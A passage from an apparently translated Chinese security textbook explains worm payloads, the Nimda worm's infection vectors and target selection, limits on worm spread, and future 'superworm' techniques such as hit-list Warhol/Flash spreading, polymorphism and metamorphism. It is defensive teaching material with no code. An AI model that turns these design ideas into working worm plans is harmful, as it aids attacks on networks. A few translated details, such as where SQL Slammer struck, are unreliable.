利用目标引擎得到的地址，蠕虫在网络上积极的扫描以决定合适的攻击者。利用扫描引擎，蠕虫对潜在的目标慢慢传送一个或多个数据包，以此权衡蠕虫的弹头是否可以在这台计算机上工作。当找到一个合适的目标时，蠕虫将向这个新的受害者传播，整个传播过程不断地重复进行。弹头打开通道，蠕虫开始繁殖，有效载荷开始运行，新的目标被选择，接着继续扫描。整个过程的一个重复大约常常在几秒或更少的时间内完成，一瞬间，蠕虫感染了受害者并且利用它更进一步地蔓延。

3.3.5 有效载荷

一个蠕虫的有效载荷就是一大块代码，这些代码为攻击者在目标系统上执行一些特殊的操作，有效载荷就是这个蠕虫进入目标机后所要做的事情。现在，许多蠕虫在进入目标机后除了向其他计算机传播，并不做任何事情。这些蠕虫的有效载荷都是空的，它们只是些种畜，并不是战士。它们以侵占越来越多的系统为乐，而得到了满足，所造成危害仅仅是侵蚀带宽。除了这些没有有效载荷的蠕虫，一个蠕虫开发人员可能选择下面这些功能包含在有效载荷中。

🐭 **打开一个后门：**当蠕虫侵占目标机后，它能够安插一个后门，这个后门可以使攻击

者远程完全控制目标系统。这一遥控操作由完全的 GUI 远程访问或命令外壳组成，这些可能的后门中的两类我们将在第 5 章中进行深入的讨论。攻击者向受害计算机上的后门发送命令，计算机执行这个命令后回复给攻击者。最有效的后门可以使用不同的技术隐藏于目标机中，包括我们在第 6 章中讨论的特洛伊木马，在第 7 章和第 8 章中深入研究的 RootKit 机制。

- ❖ **安装一个分布式拒绝服务淹没 (Flood) 代理：**它是一种独特的存在，这种类型的有效载荷是一种高度专用的后门，它等待攻击者发送命令去侵占其他受害计算机。正如本章前面所讨论的，被蠕虫侵占的 10 000 个系统可以同时淹没一个单独的目标，消耗大量的网络带宽。
- ❖ **执行一个复杂的数学运算：**有时候，攻击者需要解决一个复杂的数学运算，例如破解一个密钥或一个密码，这样的问题通常用一个强有力的攻击来解决。攻击者通过编写一个程序来猜测每一个可能的密钥或密码，并且检测每一个是否可以正常工作。当找到合适的密钥或密码时，攻击者也就达到他或她的目的了。在一个单独的台式机系统上，一个攻击者每秒可能会执行数万次的猜测和检测。这并不是一件坏事，但是一些密码机算法不能猜测出的组合可能有上亿个。通过写一个经由大量的计算机分发的程序，攻击者可以用大量类似的计算解决问题。用 10 000 个系统解决这个问题速度将提高 10 000 倍，但是或多或少会有些小误差。当我能够使用一个蠕虫接管 10 000 台计算机并利用它们的全部能量时，谁还需要使用一台超级计算机呢？我的蠕虫将创造真正属于我自己的分布式虚拟超级计算机，等候着我的命令。现在，就是一个带有成果的有效载荷。

当然，这些列出的可能的有效载荷仅仅是一个开始。蠕虫的有效载荷可以在目标机上做任何攻击者想做的事情，例如删除文件、重新配置计算机、损害一个 Web 站点或者其他任何类型的攻击等。令人悲伤的是，一旦受害计算机被蠕虫侵占，有效载荷的作用就全部操纵于攻击者手中了。

3.3.6 组合各部分：Nimda 案例研究

对这些蠕虫组件如何一起工作有了一定了解后，让我们看看这种叫做“Nimda”的特别恶毒的蠕虫，它的名字是单词 *admin* 倒着拼写过来的。2001 年 9 月 18 日和 19 日，这个蠕虫开始在 Internet 上迅速蔓延。在纽约和华盛顿，许多工作于信息技术产业的人们都忙于对付“9·11”恐怖分子攻击带来的技术性的后果。但我们在曼哈顿匆忙地重建网络时，我们也必须对付这种疯狂冲撞的家伙，它总是可以尽可能多地感染 Windows 系统。

Nimda 的弹头充满了用来获得新牺牲者访问权的多种不同探测技术，包括所有类型的 Windows 操作系统，例如 Windows 95/98/Me/NT/2000[7]。Nimda 弹头试图通过使用诸多不

同的方法闯入系统，具体方法如下。

- ✎ **Microsoft 的 IIS Web 服务器缺陷：**目录穿越漏洞（Directory traversal flaws）可以让一个攻击者通过发送一个 HTTP 请求，要求运行一个不位于 Web 服务器文档根目录的程序，进而能够在该 Web 服务器上运行任何代码。没有打过补丁的 Windows 计算机允许一个 Web 请求穿越 Web 目录，到达该 Web 服务器上各类系统命令所在的文件夹。Nimda 就是在其弹头中发送这样的 Web 请求并在目标 Web 服务器上执行命令。
- ✎ **连接到被感染的 Web 服务器上的浏览器：**如果一个用户到一台已经被 Nimda 侵占的 Web 服务器上冲浪时，Web 服务器将把蠕虫代码连同正常的网页一起返回到用户浏览器。当 IE 浏览器试图显示被感染的网页时，它将执行蠕虫的弹头，在正在浏览网页的客户机上安装蠕虫。
- ✎ **Outlook 电子邮件客户端程序：**当用户阅读，甚至预览一条被 Nimda 代码感染的电子邮件信息时，蠕虫将自动安装到这台计算机上。当使用应用默认配置的 Outlook 邮件阅读器时，只要用户运行电子邮件客户端程序，甚至无需打开被感染的电子邮件信息，其中包含 Nimda 蠕虫的附件都将会被自动执行。
- ✎ **Windows 文件共享：**当安装到一个系统中后，Nimda 开始在本地系统及任何可以到达的网络文件共享上寻找 Web 内容（例如，.HTML、.HTM 和 .ASP 文件）。当找到这样的网页和脚本文件后，Nimda 通过网络共享篡改这些文件，并把蠕虫的内容写入其中。Nimda 也在网络共享上搜索 .EXE 文件，试图使用在第 2 章中讨论过的病毒技术感染它们。
- ✎ **来自先前蠕虫的后门：**Nimda 扫描网络搜索 Code Red II 和 Sadmind/IIS 蠕虫留下的后门，当它发现系统被这些早期的蠕虫侵害过时，Nimda 将强行进入，控制计算机并根除这些早期的蠕虫。

在蠕虫的肆意蔓延中，注意在 Nimda 蠕虫弹头中这些共同工作的各种不同探测技术是很重要的。如果你到被 Nimda 蠕虫感染的网站上冲浪，你的浏览器将带回 Nimda 蠕虫代码，并在你的计算机上安装它。接着，Nimda 将在你的计算机上运行，获取电子邮件地址并且把自身的拷贝发送给你所有的朋友们。Nimda 将篡改你硬盘上的所有网页进而感染它们，试图通过文件共享传播到网络上任何可用的共享，并扫描先前的蠕虫寻找后门。所有的这些仅仅因为你无意间使用安装 Windows 系统的计算机到被感染的网站上冲浪而发生，但是从现在起，你已经变成一个严重的病毒携带者了。

Nimda 的传播引擎与其弹头紧紧地捆绑在一起，这种蠕虫使用 HTTP 从网站传播，使用各种 Outlook 电子邮件协议从电子邮件客户机传播，使用 SMB 协议从 Windows 文件共享传播。此外，当用目录穿越（Directory traversal）的方法扫描 Web 服务器时，这种蠕虫

使用 TFTP 复制自己。Nimda 把至今大多数的各类传播引擎集成到一个蠕虫之中。

Nimda 的目标选择算法用两种方式操作, 首先, 它集中针对电子邮件地址。如果安装了 Microsoft 的 Outlook 电子邮件程序被, 蠕虫将搜索用户的联系列表以获得电子邮件地址。此外, 它还要扫描硬盘, 搜索 HTM 和 HTML 文件内部的所有电子邮件地址。然后 Nimda 以电子邮件的形式向这个用户的各个朋友发送它自己的副本, 进一步传播其代码。为了在用户面前伪装自己及逃避电子邮件过滤, 该蠕虫会改变邮件题目和电子邮件信息的长度。

其次, Nimda 的目标选择算法将生成一系列目标 IP 地址去扫描其目录穿越漏洞及 Code Red II 与 Sadmind/IIS 后门是否存在, 这个算法选择对于选择当前受害者地址附近的地址非常有利。在前一半的时间内, 这个算法生成一个和当前系统前两个 8 位字节相同的 IP 地址。由于 IP 地址的前半端相同, 因此目标系统极有可能就在附近。在后面的 1/4 时间内, 该算法产生一个与当前系统 IP 地址第 1 个 8 位字节相同的 IP 地址。在最后的 1/4 时间内, 蠕虫产生一个对目标机而言完全随机的地址。这样, 蠕虫通过邻近的网络传播的可能性更大, 在经由 Internet 相对减慢地跳跃到更远的目标前并完全感染它。

当为更进一步的攻击和连贯的后门访问可能性而更大的撕开系统时, Nimda 的有效载荷的做法相当有意思。这种蠕虫通过开放对 C 盘的完全访问, 在目标机上实现文件共享。为了确保每个人都能够获得硬盘的访问权, Nimda 将更进一步地激活 Guest 账户, 然后把 Guest 账户加到受害计算机的管理员组中。现在, 还仅仅是简单破坏, 一旦你感染了 Nimda, 任何能够使用 SMB 协议访问你的系统的人都能够通过网络以管理员权限访问 C 盘中所有的文件。

由于其所有的弹头探测技术、传播引擎组件和其他快速传播及逃脱的策略, Nimda 是我们所见过的最有攻击性的蠕虫。然而在我们看后面的章节时, Nimda 可能仅仅是更邪恶的蠕虫到来的前兆。

3.4 蠕虫传播的障碍

现在我们已经了解了用于构造蠕虫的典型组件, 让我们思考一下蠕虫传播时面临的主要障碍和避开这些障碍的策略。尽管考虑这样的事情看起来好像是一个邪恶的练习, 但还是迁就我一两分钟吧。通过了解蠕虫在传播中面临的困难, 我们能够对蠕虫今后如何发展有一个更好的认识。更重要的是, 我们将知道如何防范这些新的趋势。

3.4.1 目标环境的多样性

对蠕虫贪婪的传播来说, 最大的阻碍之一就是它对受害计算机环境的依赖性。尽管我们认为蠕虫在我们的防御下放慢了脚步, 但是在大多数情况下, 却是我们系统的多样性牵

制了蠕虫。任何一个蠕虫组件大概都依赖于特定的程序、库或者是受害系统上当前的配置。如果蠕虫运行需要的这些部分不在目标机上，则不能工作。例如，如果一个蠕虫使用 HTTP 向目标计算机传播，则很可能依赖于安装在系统上的浏览器，例如 IE 浏览器、Netscape Navigator，甚至文本 Lynx 浏览器。如果浏览器不存在的话，蠕虫的辗转传播将被中断，不能向下一组受害者传播。同样地，如果在目标机系统上缺少一个 TFTP 客户端时，经由 TFTP 传播的蠕虫通常也会寸步难行。

为了避免这样的困难，蠕虫使用了 3 种不同的策略，如图 3-3 所示。第 1 种策略是，一些蠕虫在自己内部把目标环境中需要的这些组件打包。这种蠕虫就像一只蜗牛，在它背上携带着它可能需要的所有东西。例如特定的程序、库，以及配置等，进而在目标计算机上建造一个舒适的家。




图 3-3 蠕虫用来适应不合适的环境的方法

另外，一些蠕虫被设计的足够灵活以适应多样化的环境。如果这种蠕虫在一台计算机上发现自己没有传播所需要的一些组件，例如一个浏览器，则这种蠕虫将使用一些备用的方案继续在网络上移动。如果蠕虫因为缺少一个浏览器，导致 HTTP 方式不能工作时，它可能再尝试使用 FTP 或者 TFTP。

第 3 种方法在平时并不常见，蠕虫利用这种方法分析它所处的环境，然后从 Internet 上实时地获得运行需要的组件。如果我的蠕虫出现在你的系统上，然而你却并没有安装浏览器，这时它将连接到它喜欢的浏览器上发布站点，并且安装自己的浏览器。

站在蠕虫的观点来看，这些解决方案中的每一个发展趋势都将使蠕虫更加庞大，并更加复杂。如果它不得不随身携带大量代码改变它的目标，或者为传播携带大量不同的选择，那么蠕虫将变得越来越庞大。假设一个猖狂的夜贼闯入了你的房子，并且开始摆弄你的家具，目的只是能够将发霉破旧的长沙发椅搬到你卧室的中央。与一只小老鼠在这里安家，偶尔偷点奶酪来吃这样的小事相比，你将更可能注意它在你的卧室里的捣乱举动。另外，这些有庞大的环境承载（environment-carrying）和系统转换（system-transforming）的蠕虫是相当复杂的，因此也更容易导致目标系统的故障。

3.4.2 受害系统崩溃将限制蠕虫传播

蠕虫传播的另一个限制和蠕虫对受害计算机的影响有关。假设有效载荷有意或无意地导致目标系统崩溃，随着受害系统的崩溃，蠕虫就不能再使用它感染其他系统。在生物学中，感染受害者并尽快致其于死地的细菌和病毒，通常对整个受害群体的影响有限。就拿感冒来说，你仅仅只是流鼻涕和恼人的头疼，但是你依旧可以外出工作和游玩。然而，伴随着自己的日常生活，你就会无意地将感冒传染给许多人。从另一方面来说，埃博拉病毒能够导致它的受害者悲惨地死亡，但是通常发生在感染其他人之前。尽管埃博拉病毒非常可怕，但是其传播成功率却远远不及其他病毒。

与此类似，大多数成功传播的蠕虫并不会立即摧毁受害计算机；相反，这种蠕虫悄悄地安装在受害计算机上，并开始向其他目标传播。这些蠕虫将来可能会使受害计算机完全崩溃，但是这只会在一段相当长的感染周期后才发生。

3.4.3 过量的传播可能阻塞网络

蠕虫无意间限制自己效率的方式并不只是破坏受害系统。如果蠕虫占用了受害计算机网络的人量的带宽，则有可能因其副本的过量传输造成网络阻塞。蠕虫造成的网络拥塞将会扼杀蠕虫自身的传播，结果搬起石头砸了自己的脚。

我们可以从 SQL Slammer 蠕虫上看到这种隐藏自己创造的传播障碍。我们将在本章后面具体讨论 SQL Slammer 蠕虫。在 2003 年 1 月，SQL Slammer 在一些遍及朝鲜网络服务供应商（ISP）的匿名源快速传播。当它遍及朝鲜后，这种蠕虫在试图向别处传播时产生了太多的数据量，致使传播受到了严重的阻碍。整个朝鲜的网络都被拥塞，不能访问其他国家，这对世界其他国家来说是幸运的。如果不是在朝鲜的过量带宽消耗，SQL Slammer 造成的损害要远远超过它现在造成的损坏程度，一种更加刁钻的蠕虫宁愿放弃一些带宽来确保自己的成功传播。

3.4.4 不要自己踩到自己

蠕虫传播的另一个限制就是可能会自己踩到自己。假设蠕虫成功地传播到一台目标机上，征服受害计算机所用的弹头和传播机制工作得相当完美。但是正当蠕虫准备开始运行其有效载荷和目标引擎时，同一蠕虫的另一个段从网络上闯进来并且覆盖了先前的安装。当蠕虫重新安装的程序准备运行它的有效载荷时，又有这个蠕虫的一个段从网络上闯进来，使蠕虫有效载荷的运行再次受创，如此反复。这种蠕虫在攻击时太过刻毒，以至于不能在目标系统上做任何真正的工作。为了避免这一问题，一些蠕虫的弹头在感染目标系统之前会检查蠕虫是否已经安装过。这样一来，它们将不会误伤目标机上同一蠕虫早期的段。

3.4.5 不要被别人踩到

蠕虫传播的最后一种障碍包括两个被不同的攻击者使用和达到各自不同目的的蠕虫可能使用相同的弹头的可能性，第 1 个侵占目标系统的蠕虫收拾好自己的工作间，开始运行它的有效载荷和扫描引擎。然后另一个完全不同的蠕虫攻击受害计算机，覆盖了先前的蠕虫。当第 2 个蠕虫运行时，先前的那个蠕虫可能尝试着再次攻击目标，被围攻的受害计算机被卷入了一场蠕虫拉锯战。

“当然，这样的事情不会频繁地发生”，你可能这么想。然而事实上它们做到了，Honeynet Project 在 2000 年后期就遇到了这样的事情。你可能没有听到过 Honeynet Project，它是 Lance Spitzner 领导的一个由 30 个安全专家组成的组织。他们建立了一些系统并将它们放入 Internet 上，让这些系统接受攻击。利用这些系统，Honeynet Project 可以观察到攻击者的种种把戏。根据观察结果，整个安全组织就能够对这些坏家伙做些什么坏事有更多的了解。我作为 Honeynet Project 一名自豪的成员到现在已经 3 年多了，而且我们都有着许多非常有趣的冒险。在名为《了解你的敌人：蠕虫之战》（“Know Your Enemy: Worms At War”）的白皮书中，Honeynet Project 描述了一些蠕虫如何在 Windows 98 系统中对抗了 4 天之久[8]。

根据在 Internet 上察觉到的一些可疑的数据流，我们建立了一个 Windows 98 系统。将其连接到 Internet 上，并且共享 C 盘，然后等待究竟会发生什么事情。几乎在即刻间，一个蠕虫通过公开的文件共享侵占系统并且开始运行破解密钥的有效载荷。在一天之内，另一个完全不同的蠕虫侵占了系统，毁掉了第 1 个蠕虫，然后着手破解另一个密钥。然而，这并不表示它胜利了，另一个蠕虫很快又侵占了系统。看着这些恶毒的小家伙们通过除去先前蠕虫的有效载荷和清除它所有的进程来毁掉彼此的工作，的确是件很有意思的事情。如果这些蠕虫能够取消文件共享，那么其他蠕虫的弹头和传播引擎就不能够访问目标计算机了。这样，如果每个蠕虫侵占目标机后都把它们进入系统所用的漏洞封住，那么它将会更加成功。

3.5 即将到来的超级蠕虫

……“人们啊”，对你们来说比赛就是悲剧，比赛的英雄是胜利方——蠕虫。

——Edgar Allen Poe, “The Conqueror Worm”, 1843 年

恶毒的蠕虫快速地进化，不断增强其传播能力和破坏能力。随着更新的蠕虫比以往的传播的更恶毒并更有效，随着弹头、目标选择算法和传播机制的最优化，我们最近已经看

到了在蠕虫技术上的重大改进。在最近的几年中，有些人每2个~6个月就释放一种新的蠕虫，这种蠕虫带有一个额外的进化螺旋体迷惑我们的防御。以当前的速度，我们不久将会遇到所谓的超级蠕虫，它能够潜在地破坏 Internet 或制造严重的灾害。尽管以前的蠕虫已经够坏了，但是我坚决相信将面对一个更为烦恼的未来。

让我们分析一下最近一些蠕虫的发展趋势，看看这些家伙究竟要向哪个方向进化。根据白皮书、在黑客会议上的公开介绍，以及我和一些蠕虫开发人员进行的单独讨论的信息，我们需要准备好应付具有各种破坏特性的蠕虫，包括多平台蠕虫、多探测蠕虫、zero-day 蠕虫、快速传播蠕虫、多态蠕虫，以及变形蠕虫等非常恶毒的蠕虫。尽管这些东西现在对你来说可能显得晦涩难懂，但是我们不得不详细地分析每一种特性，以便对我们不久将要面对的状况有一定的了解。同样不需回避，也不用担心我们将可能会透露给这些坏家伙如何改进自己的蠕虫。不幸的是，许多蠕虫开发人员已经知道了我们将要讨论的所有技术。各种代码组件可以自由下载，其中包括一些在2003年 Michal Zalewski 发布的有趣代码片段[9]。这些坏家伙正在准备释放这些蠕虫，我们需要了解它们，才能有所准备。

3.5.1 多平台蠕虫

大多数蠕虫都是仅仅攻击一类型的操作系统，管理员只需要针对该类型的操作系统配置补丁就能够实施适当的防御。在不久的将来，超级蠕虫将能够探测多操作系统类型，包括 Windows、Linux、Solaris 和 BSD 等，所有这些探测器都被打包到一个弹头中。对付以前单一平台的蠕虫，只需要针对一个类型的操作系统提供一个补丁，以及其他一些正常状况下管理员必须处理的事情。

当我们不得不在整个环境中对各类型的操作系统提供补丁时，对付阴险的多平台蠕虫需要更多的工作和协调。考虑一下，不再是修补环境中某一类型操作系统的所有装置，而是需要修补所有的系统，而不管操作系统的类型。随着对各种系统类型之间额外协调的需要，我们的反应将大大减慢，使得蠕虫有时间制造更大的破坏。

尽管它们并不是主流，但是我们的确已经看到一些发布到 Internet 的多平台蠕虫。2001年5月，Sadmin/IIS 蠕虫通过 Internet 迅速蔓延，目标是 Sun Solaris 和 Microsoft Windows。正如其名字所暗示的，这种蠕虫探测用来协调 Solaris 计算机远程管理员的 sadmin 服务器。从这些受害计算机，蠕虫传播到 Microsoft 的 IIS Web 服务器。然后传播到其他更远的 Solaris 计算机，并如此循环不息。

3.5.2 多探测蠕虫

在过去我们见到的大多数蠕虫都是一击即离，它们在一个系统上仅仅探测一种漏洞，继而向新的受害者传播。一些新的蠕虫使用多种方法侵入系统，这种蠕虫把许多网络程序

的漏洞打包入其蠕虫体内。一个这样的蠕虫可能能够探测 5 个、20 个或者更多的漏洞，所有这些漏洞探测都打包到一个卑微的弹头中。随着更多的漏洞被探测，这些蠕虫将传播得更成功并更迅速。即使某个系统针对一些个别漏洞已经做了相应的修补，一个多探测蠕虫依然可以通过探测其他漏洞侵占该系统。至今为止，我们所见过的最成功的多探测蠕虫是 Nimda，它能够用 12 种不同的方式传播到系统。

3.5.3 Zero-Day 探测蠕虫

将要到来的超级蠕虫的另一个方面就是其探测的漏洞的新颖性，迄今为止，我们通常所见到的蠕虫大多利用已知的漏洞攻击系统，像 Code Red 和 Nimda 之类的蠕虫都是利用缓存溢出和这些蠕虫发布前几个月发现的探测技术传播的。当这些蠕虫在 Internet 上破坏系统时，我们已经知道了它们要探测的漏洞，并且销售商已经提前几个月发布了补丁。当然，因为很少有人可以及时地使用补丁，所以这些蠕虫依然可以继续其破坏。然而使用这种现有的探测技术，这些蠕虫可以被迅速地分析，进而被勤劳的安全小组驯服，可以很方便地通过 Internet 下载补丁来防范这些蠕虫。

今后我们未必如此幸运，更新的蠕虫很可能使用名为“zero-day”（瞬时攻击，也叫“零日”攻击）攻击技术侵占系统。这样命名是因为它们是全新的，几乎不用什么时间就能对公共计算机产生影响。当蠕虫使用 zero-day 攻击传播时，没有任何补丁是有效的。信息安全组织需要更多的时间了解这种蠕虫是如何传播的，只有等到当它们征服了成百上千，甚至数百万的系统后，我们才能看到用于这些蠕虫的探测代码究竟是什么，这真的不是一个愉快地念头。

3.5.4 快速传播蠕虫

蠕虫凭借其天性，总是试图进行快速传播。蠕虫的每一个实体都会扫描新的受害者，一旦这个新的受害者被征服，它也将扫描更多的目标。因此蠕虫通常以一个指数级速率传播，被征服的系统数目与时间的关系会呈现如图 3-4 所示的曲线形势。然而，如我们早期所讨论，许多我们已经见识过的蠕虫在它们初期传播时的效率非常低。蠕虫发布后，开始缓慢地传播。当蠕虫沿着指数曲线上升时，它将逐渐地加快速度。对蠕虫来说，在征服众多受害者之前，它可能需要花费数小时，甚至数天的时间才能到达曲线上的拐点。

在 2001 年 8 月，有两份报告描述了提高蠕虫传播速度的新技术，每份报告都展示了一个开发超强发布效率蠕虫的技术数学模型。幸运的是，报告里没有包含代码。尽管对于一些技术平平的软件开发人员来说，基于这些思想编写软件都是非常简单的。第 1 份报告的作者是 Nicholas C. Weaver，他发布了 Warhol 蠕虫，这个蠕虫能在 15 分钟内征服 Internet




图 3-4 Warhol/Flash 技术让蠕虫传播更为迅速

上 99% 的易损系统[10]。根据流行艺术家 Andy Warhol 闻名于世的“15 分钟”论断^①，就把这位艺术家的名字赋予了 this 蠕虫。

没过多久，接踵而来的第 2 份报告展示了 Warhol 蠕虫在技术上的一个微小的改进。这份报告的作者是 Staniford、Grim 和 Jonkman，他们发布了叫做“Flash”的蠕虫，这种蠕虫可以在不到 30 秒的时间内控制 Internet[11]。尽管数学上可以证明其理论真实性，但是我相信 Internet 上的小故障将导致理论与实际的差异。我认为，使用 Warhol/Flash 技术，一个蠕虫可以在大约 1 个小时内征服 Internet。允许有 15 分钟的误差，这刚刚好是一个稳定期限。

要使用 Warhol/Flash 技术，攻击者需要从一个固定的系统预先扫描 Internet，寻找即将载入蠕虫弹头的探测代码可以侵入的目标计算机。攻击者首先找到数千或上万的脆弱系统，但并不探测或侵占它们。利用这些遍布全世界的脆弱系统组成的地址列表，攻击者预先规划该蠕虫的第 1 批受害者。然后，攻击者在这些已知的脆弱系统上以接近 Internet 干线速度的高速带宽释放蠕虫。胜于随机选择地址扫描，这种年轻并新引进的蠕虫能够立即散布到已经进行过漏洞预扫描的系统上。蠕虫感染了第 1 批受害者后，开始分割数千个预扫描的脆弱系统列表的剩余部分，原蠕虫的不同的段攻击各自占有的剩余预扫描的目标。在最初传播期间，没有时间浪费在选择或扫描新目标上。攻击者在预扫描阶段已经识别这些目标，这样蠕虫就能够轻易地侵占进而传播到它们。

所有的预扫描目标被侵占后，蠕虫开始扫描并且大范围的传播。由于最初就侵占了数千个预扫描的脆弱目标，Warhol/Flash 蠕虫实际上已跳过指数增长曲线的拐点，因此只需要

① 在 1968 年，Andy Warhol 曾说过这样一个著名的论断“在将来，每个人都会成名 15 分钟。”具有讽刺意味的是，没有多久，Warhol 就厌倦了自己这句最著名的论断。他越来越反感媒体反复使用这句话，越来越质疑媒体可以让人们快速而“短暂”地出人头地。

极短的时间就可以全面控制网络，如图 3-4 所示。

3.5.5 多态蠕虫

蠕虫的编写者不想让其邪恶创造物在传播时被发觉、被分析并被过滤。在大多数网络上，入侵监测系统（IDS）能够识别蠕虫及其他攻击，并且可以通知安全人员，就像是计算机防盗报警器。现在，基于网络的 IDS 工具的大多数都有一个已知的攻击特征的数据库。IDS 探测器收集网络数据流，与已知的攻击特征相比较，以确定是否是恶意数据流。现在的 IDS 工具可以轻易地识别传统的蠕虫，因为这些蠕虫都是利用常见的带有已知特征的探测代码。另外，抗击蠕虫的相关人员可以在蠕虫传播中捕获它们，并对恶意软件进行逆向工程来创造包括过滤器在内的更好的防御方式。

为了逃避监测、阻止逆向工程分析并闯过过滤器，蠕虫开发人员越来越多地在蠕虫中应用多态编码技术。正如我们在第 2 章中所讨论，多态程序在每次运行时通过打乱它们的软件代码，动态地改变自己的“外貌”。尽管新软件自身由完全不同的指令组成，但是代码依然有着相同的功能。就多态技术来说，改变的仅仅是外貌，而不是代码的功能。蠕虫的有效载荷自动地把整个蠕虫改变成为另一个异变体，这样它就不再与监测特征相符合，但是它依然做同样的事情。当蠕虫进行异变时，蠕虫的每个段都会狡猾地生成新的代码。蠕虫的每个独立的段在每个受害机上都有着不同的外貌，使得它很难被监测和分析。数百万个不相同的蠕虫段将散布于整个网络，却都有着同样的功能。

我们已经看到一些幼小的蠕虫朝着真正的多态蠕虫的方向发展。在 2002 年 1 月，Klez 蠕虫通过 Microsoft Outlook E-mail 传播，并且应用了简单的多态技术改变了电子邮件的标题，以逃避电子邮件垃圾过滤器。Nimda 邮件传播者病毒也改变其标题。反垃圾邮件（Antispam）过滤器寻找那些发送给不同的用户并带有相当合理的署名，但却有相同标题的垃圾邮件的信息。事实上，Klez 和 Nimda 中只有一小部分（标题，或者附件的文件类型）是多态的，但这却是这条道路的一个开始。

另外，一位名叫“K2”的软件开发人员已经发布了一种命名为“ADMutate”的多态转化引擎。这个强大的工具用于改变缓存溢出探测，并且能够被合并到蠕虫中成为其异变引擎，使得蠕虫的所有代码都可以异变。同样，另一个叫做“Hydan”的工具可以实现高灵活性的多态代码，我们将在第 6 章中更详细地讨论它。Klez 和 Nimda 证实了在蠕虫很微小的一点多态的能力，但是一些攻击者正在讨论 ADMutate 和 Hydan 中多态引擎的应用，以便制造出一种完全多态的蠕虫。

3.5.6 变形蠕虫

除了使用多态技术改变其外貌之外，新的蠕虫经过变形，同样也能动态地改变其行为。

使用这种技术，附加的攻击能力将在蠕虫内部隐藏起来。多态技术改变蠕虫的代码，但是功能还是一样的。变形代码事实上却改变了蠕虫的功能，变形蠕虫如同在通过 Internet 传播的小青虫，观察小青虫自身不可能显示出它将变成的蝴蝶的特性。同样地，变形蠕虫使用迷惑和加密技术隐藏其有效载荷，以快速传播。只有当这种蠕虫完全传播到为数众多的受害计算机上后，它才将显示它所隐藏的目的。可以肯定的是，它不会变成一只蝴蝶。这种蠕虫还将掩饰其他攻击工具，例如后门（backdoor）、RootKit 和按键记录程序（Keystroke logger）等。

变形蠕虫对攻击者很有帮助，因为它们很难被实施逆向工程，因而更难防御。只要蠕虫在 Internet 上一发布，大量坚定的蠕虫捕获者收集蠕虫的实例，分析它进而阻止其传播。大多数这些相关工作是为了反病毒软件公司而做的，这些公司针对这些蠕虫发布过滤器和修复工具。但也有一些是独立的安全研究人员通过使用变形技术，并与多态技术相结合，这些蠕虫变得更加难以防御。图 3-5 所示为我们熟悉的代表蠕虫组成部分的导弹，现在已经扩展到包含了多态和变形能力。注意到这种蠕虫包含了一个多态引擎，可以改变蠕虫的外貌，还有一个变形工具掩饰蠕虫有效载荷的真正目的。



图 3-5 加入蠕虫中的多态和变形成分

3.5.7 真正恶毒的蠕虫

如果你持一个公正的态度看待我们过去所遇到的蠕虫，与攻击者利用蠕虫技术内在能力所能做的事情相比，它们事实上是相当善良的。迄今为止，大多数蠕虫的攻击集中在尽可能更广泛及更快的传播上，并不在于真正摧毁被侵占的系统。事实上，很多我们曾见到过的蠕虫根本就没有携带有效载荷。但是请不要误解我，即便是我们所见过的相对善良的增殖蠕虫也因为消耗资源造成了严重的破坏。一个简单的增殖蠕虫能够轻易地吞噬你所有的网络带宽、计算机能量，甚至你的计算机攻击组的注意力，然而事情将会变得更糟糕。

